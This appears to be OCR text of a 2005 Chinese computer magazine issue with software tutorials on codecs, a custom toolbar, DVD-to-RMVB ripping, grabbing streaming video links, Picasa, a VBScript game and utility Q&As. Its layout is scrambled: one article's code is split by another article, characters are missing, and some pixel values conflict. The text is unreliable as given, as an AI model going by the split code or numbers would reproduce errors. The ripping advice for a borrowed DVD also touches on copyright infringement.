推荐理由：这样的推荐可能不是大家在媒体上经常看到的，不过相信你在使用后就会发现它的优势了。其实编/解码器的选择要比播放器的选择更为重要，许多播放上的问题都是由于解码器的原因造成的，现在网络上集成式的编/解码器比较多，但这里推荐的组合方案非常稳定，尤其是对多媒体处理软件的适应性非常好，而且他们完全免费，而没有任何广告，安装简单方便。Realpack 还针对 Windows 媒体播放器做了一个重要改进，关联了扩展名为 RA、RM、RMVB 的文件到 Windows 媒体文件库，这样我们在媒体播放器中打开文件时，就能直接在“打开”对话框中看到 RM、RMVB 文件，而不必再选择显示所有文件了。

2.打造多媒体影音组合

推荐影音播放器：Kmplayer 播放器＋千千静听

Kmplayer播放器下载地址：http://www.onlinedown.net/soft/38003.htm

千千静听下载地址：http://ttplayer.com/ttpsetup.exe

推荐理由：实际上只要安装好上面介绍的两个解码器，使用系统自带的媒体播放器即可直接播放所有格式的电影、音频、视频、字幕文件，不过它的功能和操作并不完全令人满意。这里推荐的 Kmplayer 是一款来自于韩国的免费播放器，播放控制功能非常强大(见图6)，经常上网的朋友可能会知道它正在流行中。第二个是国产的免费音乐播放器，它最大的特色是集成歌词下载显示功能，相信有许多朋友已经在本期的《 听天 之音，我用千千静听》一文中对它有所了解了，这里就不再多做介绍。



图 6

小编有话说：装完系统后，我们通常要做的操作还有很多，但由于版面原因，我们没办法再做更详细的介绍，这里只能列出一些经常遇到的或特殊的技巧。如果你在安装系统后，也有一些特殊的优化技巧或是心得体会，欢迎发信到software@cfan.com.cn。 CF [YY08]

谁说自造软件难？——轻松打造个性工具栏

★★★★

■江苏　马进军

在办公室里我和同事们共用一台电脑，由于机器安装的软件比较多，且常有人把桌面快捷方式和好不容易找到的网站收藏夹搞乱，比较不方便，于是就想做一个工具栏，希望它能和系统一起启动，启动后出现在系统托盘中，在屏幕右侧有一个工具条，上面列出常用的程序文件和常访问的网站等，由于我不会什么编程语言，而且感觉实现起来也不在我的能力范围，在经过比较后发现，使用AutoPlay Media Studio 6.0(简称AMS)这个工具很容易的就能实现这一切。我想你看完本文一定会做出更漂亮的程序来。而且制作出的软件完全绿色，在光盘和闪存盘上也可以运行。

AutoPlay Media Studio 小档案

u软件版本:6.0汉化版　软件大小:33MB

u软件性质:免费软件　适用平台:Windows 9x/2000/XP

u下载地址:http://www.newhua.com/cfan/200522/ams60_cn.rar

下面我们就来制作一个简单工具栏。如果打开程序后，出现PTxSCP.ocxPTxSCP.ocx错误，可以在"运行"框中输入"regsvr32 C:\Windows\system32\PTxSCP.ocx"(不含引号)，解决问题。

第一步:打开程序，选择"创建一个新的方案文档"，然后选"Blank Project"(空白文档)按钮。

第二步:在弹出的页面上右击，选择"属性"，在"背景"项下选择"背景图像"的"览"按钮，任意选择一张纹理图(见图1)。



图1

第三步:用工具栏上的"插入新图像对象"按钮，插入你预先准备好的图标(推荐使用40×40的JPG文件)，然后再用"插入新标签对象"按钮(见图2)，插入文字。再选中所有图标及说明文字，右击，选择"对齐与分布→水平居中对齐"(见图3)。



图2　"插入新标签对象"左侧为"插入新按钮对像"，使用它可以直接制作按钮，但软件提供的样式较少，所以本例使用图片作为按钮




图3　注意所有的按钮及文字都要放在最左侧，说明文字不宜过多，字号不宜过大

小提示

右击按钮图片，选择"属性"，在弹出窗口"当前设置"标签下对按钮进行设置，比如一些有白色背景的图片，可以勾选"创建透明色"，让按钮变得更漂亮。同时在"属性"标签下按照图4所示进行设置。



图4　将"光标"设置为"手"，这样在点击的时会有动态的变化，下面的声音可根据喜好加入

至此，我们已经做出了页面，下面就是让程序启动，启动后靠屏幕右侧，并且是指定大小。

第四步:选择菜单中的"方案→当前设置"，打开"方案设定"对话框，在这里进行如下设置，在"风格"中选择"平面"，这样做出来的界面会无边框、无标题栏，有工具栏的效果;在"任务栏"中选择"系统托盘"，这样在程序启动后，系统托盘中会显示软件图标;"总在最前"建议不要勾选，因为这个位置正好是一般窗口最大化、最小化及关闭的按钮位置，选中反而对别的窗口操作造成影响;"活动"是指窗口是否可以拖动，一般不选(见图5)，其他的选项使用默认即可。



图5　本设计中对页面的宽度不必进行限制，高度一般和屏幕分辨率相同即可，比如分辨率为800×600，则设置为600即可(分辨率1024×768设置为768)

第五步:现在开始设置工具栏显示的位置。在页面上右击，选择"属性"，点击"脚本"标签下的"On Show"标签，在下面的文本框中输入下面的内容(见图6)。



图6　如果你想让更多的人来用，可以先由第一句判断分辨率，再加上"if…then"等跳转语句，让程序根据不同的分辨率来自行调整

```
screen_info = System.GetDisplayInfo();
Window.SetSize(Application.GetWndHandle(this), screen_info.Width-974,
```

揭秘！ BT电影来源完全揭秘

——快速将DVD转成RMVB格式

★★

■007

不少人都会好奇，BT上那些RMVB电影资源是从何而来呢？从好友那里借了一张DVD，现在要还了，想要把它备份到硬盘上，为了减少空间占用转成RMVB格式，应该怎样操作呢？

DVD转为RMVB格式是很多人需要用到的功能，只是网上流传的方法大多复杂，而下面要介绍的这个方法只用一款免费软件就能轻松完成转换了，而且它还可以轻松解决很多软件中出现的字幕问题。

FilmShrink小档案

u软件版本:0.3.3.129 Beta 软件大小:5.5MB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://filmshrink.sourceforge.net/dl.html

第一步:将DVD放入光驱，然后打开FilmShrink。

第二步:点击按钮栏上第四个按钮"New Job"(新任务)，新建一个任务。在弹出窗口中的"Name"栏上填

---

screen_info.Height);
Window.SetPos(Application.GetWndHandle(this), 974, -20);

第一句为得到屏幕分辨率;第二句为软件窗口大小，我的屏幕是800×600的像素，所以减去740(1024×768此处设置为974)，宽约50多点，高600，即刚刚设置的软件宽度;第三句表示软件窗口在屏幕左上方的位置(1024×768要将740改为974)，从数据可以看到，由于采用了屏幕的高为菜单栏的高，这样在工具栏启动后，会把系统托盘挡住，所以由位置上向上偏移20个像素。

第六步:现在按下F5，预览一下窗口的位置是否合适，如果位置不好，右击系统托盘图标，选择"Exit"退出，修改第五步中的参数进行调整。

第七步:现在为每个按钮添加功能，让它们具有打开网址或程序的功能。右击按钮图标，选择"属性"，点击"快速动作"标签，从"运行动作"下拉菜单中选择"运行程序"，通过"运行文件"下的" 览"按钮，设置运行的程序(见图7)。如果从"运行动作"下拉菜单中选择"网址"，然后在"网站"中输入网址，这样按钮就可以打开常用网址了。

第八步:全部完成后按F7键，打开"发布方案向导"按钮，在弹出窗口中选择"适用于网页和邮箱，压缩为可




图7　所有程序都要加到环境变量参数中才可正常使用

执行文件"，设置好保存位置，根据需要勾选"显示进度条窗口"(见图8)，"确定"完成工具条的制作。



图8

现在运行程序，看看效果如何吧。这样，就完成了这个个性化的工具栏的创建，看看效果吧，是不是挺专业的(见图9+10)。



图9



图10

CF [YY09]

好任务名，在"Destination"(目的文件)中设置好文件保存目录，在"DVD source"(DVD源)处设置好DVD光盘所在驱动器，完成后，点击"Next"按钮(见图1)。




图1

第三步:这时软件开始对DVD进行分析，大约需要30～40分钟，期间并不影响你对电脑进行其他操作。分析完成后，就会列出DVD中的所有视频文件，并且列出了时间，选择需要转换的文件，点击"Next"按钮，进入下一步(见图2)。



图2 图中箭头所指滑块可预览影片

第四步:现在进入设置的关键，对转换后的视频进行设置。如无特殊要求，一般使用默认值即可(见图3)。

①"General"(常规)标签:一般，我们只要在"Volume options"(卷设置)的下拉菜单中选择生成文件的大小，选择"Custom"(自定义)可随意设置生成文件的尺寸。设置不同的尺寸，"Encoding mode"(编码模式)下就会自动改变编码设置，"Fixed size"(固定尺寸，生成RM格式)，"Average bitrate"(平均码率，生成RMVB格式)。

②"Video"(视频)标签:这里对生成的视频重设尺寸("Resize"项)，或是对画面进行切割("Crop"项)。

③"Audio"(音频)标签:这里对生成的音频进行设置，




图3 不论默认尺寸是否合适，都一定要在"Volume options"下拉菜单中选择一次，"Encoding mode"中的编码率才会改变

如果原片声音较小，可以勾选"Gain"项下的"Enable"，然后移动滑块，调整音量。

④"Subtitles"(字幕)标签:在这里设置转换后RMVB格式的内嵌字幕，勾选"Enable subtitles"，并从"Language"(语言)下选择"Chinese"(中文)。

⑤"Summary"(摘要)标签:在此项下设置RMVB文件信息，可根据需要填写。

全部完成后，点击"Finish"按钮，任务添加完成，回到主窗口。

第五步:回到主窗口，选择刚刚建好的任务，点击工具栏左侧的第一个按钮"Encode"(编码)按钮，这时软件就会开始转换，根据所选的影片大小不同，所需的时间也不同。如果转换的时间过长，可以勾选主窗口右下角的"Turn off computer when done..."(结束后关闭电脑)，同时为了加快速速度，可以在"Encoder priority"(编码器优先级)下拉菜单中选择"Realtime"(实时)(见图4)。




图4

小编有话说:由于这是一款英文软件，对中文支持不好，因此建议大家在转换时，不要使用中文文件名、文件夹，编码信息里也不要有中文。 CF [YY10]

突破万难 无所不“下”

★★★

■ myt

网上经常有很多在线视频或漂亮的Flash，但经过加密的网址，就没办法下载了，比如，http://sports.sina.com.cn/n/2005-10-29/20341850448.shtml里的视频如何下载呢？用查看源代码的方法？经过JAVA加密的网址让你无法找到下载地址，那么高手如何解决这个问题呢？

浏览器下载法

如果你用的是Maxthon、GreenBrowser(简称GB)或MyIE2等多窗口 览器，只要是使用“ViewPage”插件，不必使用任何第三方工具，就能下载到这些资源。以Maxthon为例。

第一步:从http://www.newhua.com/cfan/200522/maxthonvp.rar下载“ViewPage”插件，解压缩至Maxthon安装文件夹下的Plugin子文件夹中。

小提示

一般多窗口浏览器分为标准版及豪华版，后者通常已经自带“ViewPage”插件，可直接使用，为了照顾标准版用户，我们从插件的安装开始介绍。GB版的“ViewPage”插件下载地址为http://www.newhua.com/cfan/200522/gbvp.rar，MyIE2版的“ViewPage”插件下载地址为http://www.newhua.com/cfan/200522/myie2vp.rar。

第二步:打开Maxthon，就会显示出插件安装窗口，点击“确定”(见图1)。



图1 GB及MyIE2需要通过“工具→扩展工具栏→设置扩展工具栏”菜单项完成“ViewPage”插件的添加

第三步:打开要下载视频或Flash的网站，在扩展插件栏中点击“ViewPage”按钮(见图2)。在新弹出的页面中选择“媒体”标签。就可以在下面看到流媒体视频的真实链接了。同理，如果点击“Flash”标签，则会显示出该页面中所有的Flash链接，非常方便。




图2 如果没有显示“扩展插件栏”，可在工具栏上右击，选择“扩展插件栏”

用第三方工具完成操作

如果你平常不使用上面介绍的这些 览器，也没关系，我们可以用Project URL Snooper帮你解决问题。它是一款网络信息侦测(嗅探)软件，通过跟踪网卡或调制解调器的数据信息，找到所需要的网址，其中自然也包括了流媒体。

Project URL Snooper小档案

u软件版本:1.1 Beta 1汉化版　　软件大小:1465KB

u软件性质:免费软件　　适用平台:Windows 9x/2000/XP

u下载地址:http://nj.onlinedown.net/soft/33298.htm

将软件下载后，进行安装，要注意安装Project URL Snooper后，安装程序还会自动安装WinPcap驱动程序。如果安装失败，可进入Project URL Snooper的安装目录，运行WinPcap23.exe进行安装，然后重新启动电脑，之后就可以使用软件了。

第一步:打开软件，点击“常规选项”标签，在“适配器”下拉菜单中选择网卡(见图3)。



图3

第二步:点击“搜索”标签下的“侦测网络”，这时软件开始监测网卡数据包，同时勾选“隐藏非媒体流地址”，我们用 览器打开所要下载的网址。此时尽量不要使用其他连接网络的软件工具。



图4

第三步:只要一会儿，软件就会找到流媒体的下载地址，右击地址后选择“复制选定地址到剪贴板”项(见图4)。然后打开下载软件，下载即可。

小提示

部分网址如果不能下载，可以将网址中的mms://修改为http://即可。

只要有了这两招，我们就没有什么下不来的链接了。

小编有话说:不少朋友想从网站上下载彩铃，不如试试本文提供的两种方法，相信聪明的你已经想到具体的操作方法了。

CF [YY11]

■无缺

★★★

有了Picasa，图片管理超轻松

本文可以帮你学到

- 教你高手是如何使用Picasa的
- 使用Picasa搜索、处理照片
- 绿化、精简Picasa

前段时间Google推了Picasa的最新版本，它集成了图片索引、 览、简单处理、刻录、BLOG等功能，非常适合需要大家日常使用。新版本支持了中文文件及中文文件夹，这也为我们的使用带来了便利。

Picasa小档案

u软件版本:2.1	软件大小:4033KB
u软件性质:免费软件	适用平台:Windows 9X/2000/XP
u下载地址:http://nj.onlinedown.net/soft/33155.htm	

第一次启动Picasa，会出现“全面扫描计算机查找图片”及“仅扫描‘我的文档’、‘图片收藏’和‘桌面’”两个选项，根据你的需要，进行选择，点击“继续”，Picasa开始扫描系统中的图片及视频(见图1)。



图1

1.高手的Picasa设置方法

虽说Picasa的功能强大，但如果让Picasa管理所有硬盘的图片，会很乱，因此高手通常只会让软件管理一些经常更新的照片目录、壁纸保存目录等等。

第一步:在第一次启动Picasa后，选择“仅扫描‘我的文档’、‘图片收藏’和‘桌面’”项，进入Picasa主窗口。

第二步:选择菜单中的“工具→选项”，在“文件类型”标签下勾选“.GIF”，同时去除“电影”及“Quicktime电影”的勾选。

第三步：选择“工具→文件夹管理器”菜单项，在弹出窗口左侧选择要删除的文件夹，将“桌面”、“图片收藏”及“我的文档”全部设置为“从Picasa删除”项，“确定”(见图2)，回到Picasa主窗口。



图2

第四步:选择菜单中的“文件→将文件夹添加到Picasa”项，再次弹出图2所示窗口，在左侧窗格中定位至照片保存文件夹，然后在右侧选择“总是扫描”，点击“确定”。

这样就完成了所有设置，每次有新照片复制到文件夹中，都可以在Picasa中看到了。

2.快速搜索照片

像Google一样，Picasa的搜索照片功能既快、又准确，它可以根据照片的时间、关键字、目录、文件名、是否加星标及是否有视频电影进行搜索。比如，我们要从全部照片中搜索有“我”的标星照片，方法很简单:在软件主窗口右上角，点击倒三角按钮(见图3)。在搜索栏中输入“我”(不含引号)，同时将“日期范围”滑块滑至最左侧“全部”，点击“已加星标”按钮，这样就可以找到所需的图片了。



图3　选中一张图片，点击软件窗口下侧图片任务栏的五角星按钮，可以为图片加星标;按Ctrl+K，可以为图片添加关键字

3.为照片建立标签分类

有时为了统一管理，我们要打破文件夹的限制，将不同文件夹放在一起进行处理，ACDSee解决这个问题的方案是“图片篮子”，在Picasa中是使用“标签”完成这一操作的。

第一步:先选择一部图片，然后在主窗口下侧图片任务栏中的“保留”按钮，将当前选择的照片保留在左下的预览窗口中。

第二步：点击“标签”按钮，选择“新建标签”。

第三步：在窗口左侧窗格中，我们就可以选择“标签”下的内容进行处理了（见图4）。



图4　像图片篮子一样的“保留”功能

4.照片处理轻轻松松

照片已经整理到一起了，当然就要处理了，双击照片，打开照片修改窗口，我们就可以对照片进行处理了。Picasa提供了剪裁，旋转（拉直），去红眼等功能（见图5）。照片调整后，还可以按下Ctrl+Alt，全屏显示照片，查看修改细节。



图5　“手气不错”为自动调整对比度及颜色，用于快速调整图片

小提示

★如果需要批量处理多张照片，可以在软件主窗口中选择好照片，然后点击“图片→批量修改”菜单项，进行批量修改。

★Picasa在处理图片时，不会对原图进行修改，只有使用图片任务栏上的“导出”按钮后（见图5），才能将照片的修改导出。我们可以随时右击图片，选择“撤销所有修改”项即可。

5.Picasa的特效功能

Picasa除了上面这些功能外，还有很多特别功能。在选择好图片后，点击“创建”菜单项，在下面，我们就可以选择创建屏保、电影等。其中比较有特色的是“图片拼贴”及“海报”功能，前者可以将多张照片合为一张拼贴照片（见图6），后者将一张图片根据用户指定的尺寸分割为数个部分，每个部分占用一张纸，打印后，拼合起来就为一张全尺寸海报。



图6　有多种拼贴方式可供选择

小提示

Picasa还有创建“礼品CD”功能，但只能在电脑上播放，而且功能不多，这里就不再多做介绍。

6.“绿化”Picasa

Picasa其实是一款绿色软件，只是如果恢复系统后，每次打开Picasa都要重新扫描，比较麻烦，其实Picasa的扫描数据都保存在C:\Documents and Settings\用户名\Local Settings\Application Data\Google\Picasa2\DB目录下，我们只要将albums.db、albumxml.db、bigthumbs.db、index-albums.db、previews.db、index-albumxml.db、index-bigthumbs.db、index-previews.db、index-thumbs.db几个文件复制出来，下次重装系统时，只要将这些文件复制到此处，就不需要再进行扫描了。

如果你觉得Picasa体积过大，而一些功能又用处不大，那么你不如删除Picasa安装目录中的下列文件。

文件夹或文件名	功能
Setup.exe	安装文件
Uninstall.exe	卸载程序
PicasaUpdate.exe	升级程序
PicasaMediaDetector.exe	媒体检测程序，如果不用相机的导入功能，可以删除
Cdautorun	创建“礼品CD”功能
Plugins	插件
i18n	卸载Picasa的方法
Update	升级程序
Web	制作缩略网页时用到的模板
Runtime	删除除splashlogo_zh-CN.jpg、slogo.jpg以外的所有JPG文件

这样Picasa就已经精简完成了。

CF [YY12]

我和电脑玩猜拳

★★★

■张宗润

2004年第6期《菜鸟也来编程序——Windows脚本一日通》受到了读者的普遍欢迎，为了让大家更深入地了解VBS的神奇功效，这期我们再为大家介绍一下如何用VBS脚本制作小游戏。并且学习一下编程中必然会涉及的"变量"知识。

1.和电脑玩石头、剪刀、布

将以下文字输入到记事本中，然后将其保存为"游戏.vbs"文件，双击运行即可开始玩这个游戏了(源代码下载:http://www.newhua.com/cfan/200522/game.rar)。

```
Dim MyStr, YourVar, MyVar
Randomize
Do
  MyStr = "请输入一个代表锤子、剪刀、布的数字：" & vbCrLf
& vbCrLf & _
        "1 == 锤子" & vbCrLf & "2 == 剪刀" & vbCrLf &
"3 == 布" & vbCrLf & "0 == 结束"
  YourVar = InputBox(MyStr, "锤子、剪刀、布小游戏")
  If YourVar = "1" Or YourVar = "2" Or YourVar = "3" Then
    MyVar = Int((3 * Rnd) + 1)
    MyStr = "你出的是："
    Select Case YourVar
      Case 1 MyStr = MyStr + "锤子"
      Case 2 MyStr = MyStr + "剪刀"
      Case 3 MyStr = MyStr + "布"
    End Select
    MyStr = MyStr & vbCrLf & "计算机出的是："
    Select Case MyVar
      Case 1 MyStr = MyStr + "锤子"
      Case 2 MyStr = MyStr + "剪刀"
      Case 3 MyStr = MyStr + "布"
    End Select
    MyStr = MyStr & vbCrLf & vbCrLf
    If MyVar - YourVar = 0 Then
      MyStr = MyStr + "平手！再来。"
    ElseIf MyVar - YourVar = 1 Or MyVar - YourVar = -2
Then
      MyStr = MyStr + "恭喜你！赢了。"
    Else
      MyStr = MyStr + "你输了。加油！"
    End If
    MsgBox MyStr, 64, "锤子、剪刀、布小游戏"
  End If
Loop Until YourVar = "0"
```

2.通透理解变量

变量是VBS脚本编程的重要概念，上面脚本中MyStr、YourVar和MyVar就是变量。

①变量(variable)

通俗地理解，内存就像一个大仓库，它有很多排很多间排列整齐的库房，每间库房都有固定编号(内存地址)，变量就是这个大仓库中一间被起了名字用来保存货物(信息)的库房(内存空间)。程序(脚本)就像一个运输车队，每次运货(运行)前需要向仓管员(系统)申请一间或多间库房来保存货物(信息)，而且还要给这些库房逐一起个名字以便运输车辆(过程、函数、方法或语句)运进(赋值)、调出(引用)货物，于是仓管员就为这些申请分配了库房。比如这个实例中仓管员就分配了3个库房(内存空间)，而且它们分别被命名为MyStr、YourVar和MyVar(变量名)。那为什么这些名词中还有一个"变"字呢？这是因为运输车队(程序)在运货(运行)过程中，这些库房保存的货物(信息)发生了变化，就像库房里的货物运进调出，下一辆车就会改变库房的货物量。仓管员(系统)只负责登记这些已分配的库房编号(内存地址)，如第几栋第几间，不会让别的运输车队(程序)重复申请;而运输车队的车辆只要使用(引用)自己申请的库房的名字(变量名)，如日用品、食品、药品，而根本不必管它所运进调出的货物到底保存在第几栋第几间。例如，一辆车只要叫"我要调'药品'库房的货物"，就可以将"药品"库房的货物运走。当运输车队结束一次运输任务(程序结束)，这些库房就被仓管员收回(释放)，重新分配给下一个申请的运输车队。

②声明变量(declare variable)

理解了上面变量的概念，声明变量也就容易理解多了，就是运输车队(程序)向仓管员(系统)申请(声明)需要几个库房并起好了名字(变量名)，仓管员为它们分配足够的库房(内存空间)。声明变量的一种方式是使用Dim语句、Public语句和Private语句在脚本中显式声明变量。声明多个变量时，使用逗号分隔变量。例如本例中的Dim MyStr、YourVar和MyVar。

另一种方式是通过在脚本中不声明就直接使用变量名(被称作隐式声明变量)。这并不是一个好习惯，因为这样有时会由于变量名拼错而导致运行脚本时出现意外的结果。

③给变量赋值(assign value)

给变量赋值是一种表达式:变量在表达式左边，要赋的值在表达式右边。例如MyVar = 200。

这个应该很好理解，运输车队有一辆车(过程、函数、方法或语句)把1吨的日用品(数据)保存到(赋值给)"日用品"(变量名)这个库房，另一辆车把1.5吨食品保存到"食品"(变量名)这个库房，这个过程就叫做给变量赋值。

CF [YY13]

软件版本:0.10
软件大小:173KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200521/trueurl.rar

找到文件的真实下载地址:TrueURL



问:很多网站上下载地址都是形如 http://dlc.pconline.com.cn/filedown.jsp?id=68423&dltypeid=1 类的下载地址,请问我如何找到它的真实下载地址呢?

答:的确,用这种下载地址下载很不方便,而且有时无法用FlashGet下载。所以转换URL为真实地址是很有必要的,建议你去试试用TrueURL来解决你的问题,这款绿色小软件可以找到文件下载的真实地址,轻松下载。

下载TrueURL,解压缩后,直接运行,然后将显示的地址复制到"Fake URL"栏后,点击"Go!!!"按钮,就会在"True URL"栏中显示出真实下载的地址了。

备份Outlook的个人资料:个人文件夹备份



软件版本:N/A
软件大小:160KB
软件性质:免费软件
适用平台:Windows 2000/XP Outlook 2003
下载地址:http://www.newhua.com/cfan/200522/pfbackup.exe

问:因为使用智能手机的缘故,我平常经常用Outlook收发电子邮件,进行日程,任务管理。因为资料比较重要,请问我应该如何自动备份Outlook的资料呢?

答:推荐你试试微软为Outlook制作的自动备份插件。它可以帮你完成Outlook数据备份。

下载软件并完成安装,打开Outlook,点击"文件→备份",在弹出窗口中点击"选项"按钮,在"提醒"项下设置为希望的备份时间,这样到指定时间,退出Outlook后,就可以备份资料了。

让指定的QQ上线:QQ锁



软件版本:2.0
软件大小:150KB
软件性质:共享软件(注册后无法使用Ctrl+Alt+Del来结束QQ锁)
适用平台:Windows 9x/2000/XP
下载地址:http://www.softreg.com.cn/shareware.asp?id=23593

问:我家里的电脑平常是我和孩子共用,最近为了不影响他的学习,想限制了他上网用QQ聊天。请问有没办法可以让我孩子没办法登录他的QQ,但不影响我使用QQ呢?

答:你可以试试QQ锁这款软件,它可以让指定QQ号登录,其他号码通通无法上线。运行软件后,按下Ctrl+Shift+S,打开输入窗口,并输入口令(原始口令为空),打开软件主界面。在"输入QQ号码"下方输入想允许登录QQ的号码,再点击"添加"按钮,将它添加到"被允许的QQ号码"列表中。为了防止别人随意添加允许登录的QQ号码,再点击"修改口令"按钮输入新口令,确定后按下"CTRL+SHIFT+H"隐藏QQ锁即可。**(木头人)**

试用体验

上海读者LJ:我前几天试用了WinImage 8.0版,这个版本主要有三个更新,一是可以读取和改写微软的VPC虚拟机所创建的虚拟硬盘映像文件,这样可以直接读取虚拟机中的文件了;二是支持NTFS和Linux EXT2FS/EXT3FS映像的读取;最后,新版本还可以连接到Linux分区上,用来查看所连接硬盘中的Linux分区的内容。



下载地址:http://nj.onlinedown.net/soft/3539.htm

最近更新

QQ2005正式版

升级指数:★★★★

QQ2005正式版终于推出了。与QQ2005 Beta 3相比,正式版并未新增功能,但在稳定性等方面进行了修正,推荐升级。

下载地址:http://im.qq.com/qq/dlqq.shtml

QQ直播QQLive 2.0 Beta 1

升级指数:★★★★

QQ推出的P2P网络电视。新版本增加了数个频道,已经有十一台的电

视频道，十三个频率的各地广播电台及四个频率的纯网络电台节目。喜欢看网络电视的朋友一定要升级。软件使用方法可以参考本刊2005年第19期《以BT的名义看电视——主流P2P网络电视使用手记》一文。

下载地址:http://dl.pconline.com.cn/html/1/4/dlid=14024&dltypeid=1&pn=0&.html

Net Transport 2.00.302

升级指数: ★★★★

与FlashGet 美的下载软件。新版本支持4GB以上大小的文件下载，去掉进度窗口，在线程窗口中添加"即时速度"，支持一个目标使用多个链接下载等很实用的功能，不过此版本也捆绑了百度工具条，使用时要注意。

下载地址:http://www.skycn.com/soft/9541.html

WinRAR 3.51 官方简体中文版

升级指数: ★★

最常用的压缩软件，新版本修正两处漏洞，同时修正了以前版本不能删除某些临时文件的问题，另外还修复了当命令行参数中的压缩包文件名称长于1024个字符时，导致WinRAR崩溃的问题。

下载地址:http://www.rarlab.com/rar/wrar351sc.exe

Opera 9.0 Preview 1 build 8031

升级指数: ★★★★★

经典的非IE内核 览器。新版本打开网页速度超快，甚至超过了Maxthon及Firefox，仅这点就足以让你升级。另外，还增强了弹出窗口监测/屏蔽功能，加入个人配置功能等功能 。

下载地址:http://www.onlinedown.net/soft/24324.htm

给QQ宠物找个保姆:Q宠保姆

问:我平常喜欢玩QQ宠物，请问有没有软件能帮我"养"宠物呢?

答:养QQ宠物最好还是自己养，如果实在没时间，可以借助于"Q宠保姆"。它可以自动喂养QQ宠物，具有让QQ宠物自动打工等很多功能。



打开QQ宠物，同时打开软件，点击"检测"按钮，这时你的QQ宠物就会出现在列表中，勾选要让"Q宠保姆"代养的宠物，然后点击"设置"按钮，对自动喂养进行设置。

由于是自动喂养，所以有时会出现各种各样的问题，因此建议修改软件的一些默认设置，比如，在"基本设置"标签中，"照顾"项下的"饥饿小于"要根据喂养的食品而设置，如果喂加900体力的，此处就设置为900，如果喂加1080体力的，则此处使用默认即可。"保护"项下的"饥饿小于"及"清洁小于"分别修改为"600"及"1500"。"两次喂食请求间隔"及"两次洗澡请求间隔"分别设置为"10"分钟。

软件版本:2.0 Build 1022
软件大小:710KB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200522/QQPetBonne.rar

看漫画的利器:MangaMeeya



软件版本:6.85
软件大小:1.66MB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200522/MangaMeeya.rar

问:我平常喜欢从网上下载漫画看，请问有没有专业的看漫画软件?用ACDSee实在是太麻烦了。

答:建议试试MangaMeeya，一款专为看漫画而设计的软件。要知道漫画的版面和一般的图片有很大不同，如果用ACDSee等看图软件 览会很不习惯。该软件中有很多专为看漫画而设计的功能，比如放大镜、双页显示、翻页特效、书架及标签功能、快速移动等，另外还可以直接 览RAR及ZIP压缩文件内的漫画，这样连解压缩的时间都可以省去了。

MangaMeeya本是一款日文界面的软件，不过现在已经有高手将它汉化为繁体中文，在简体中文的系统中也可以使用。打开软件后，在左侧窗格选择 览的漫画文件，在右侧窗格中 览漫画。鼠标左键为向前翻页，鼠标右键为回翻。另外，如果目录下同时有多个压缩文件，当看完一个文件后，软件会自动切换至下个文件，保证了阅读的流畅性，非常的人性化。这些只是软件的一小部分特色功能，试过之后，你一定会对它爱不释手的。

CF [YY14]

开源免费的杀毒软件ClamWin

★★★ ■1L

杀毒软件之间竞争越来越激烈，很多杀毒软件厂商都在暗自较量，而在众多杀毒软件中，能做到免费的却没有几个。今天我们就为大家推荐一款不错的免费杀毒软件——ClamWin。

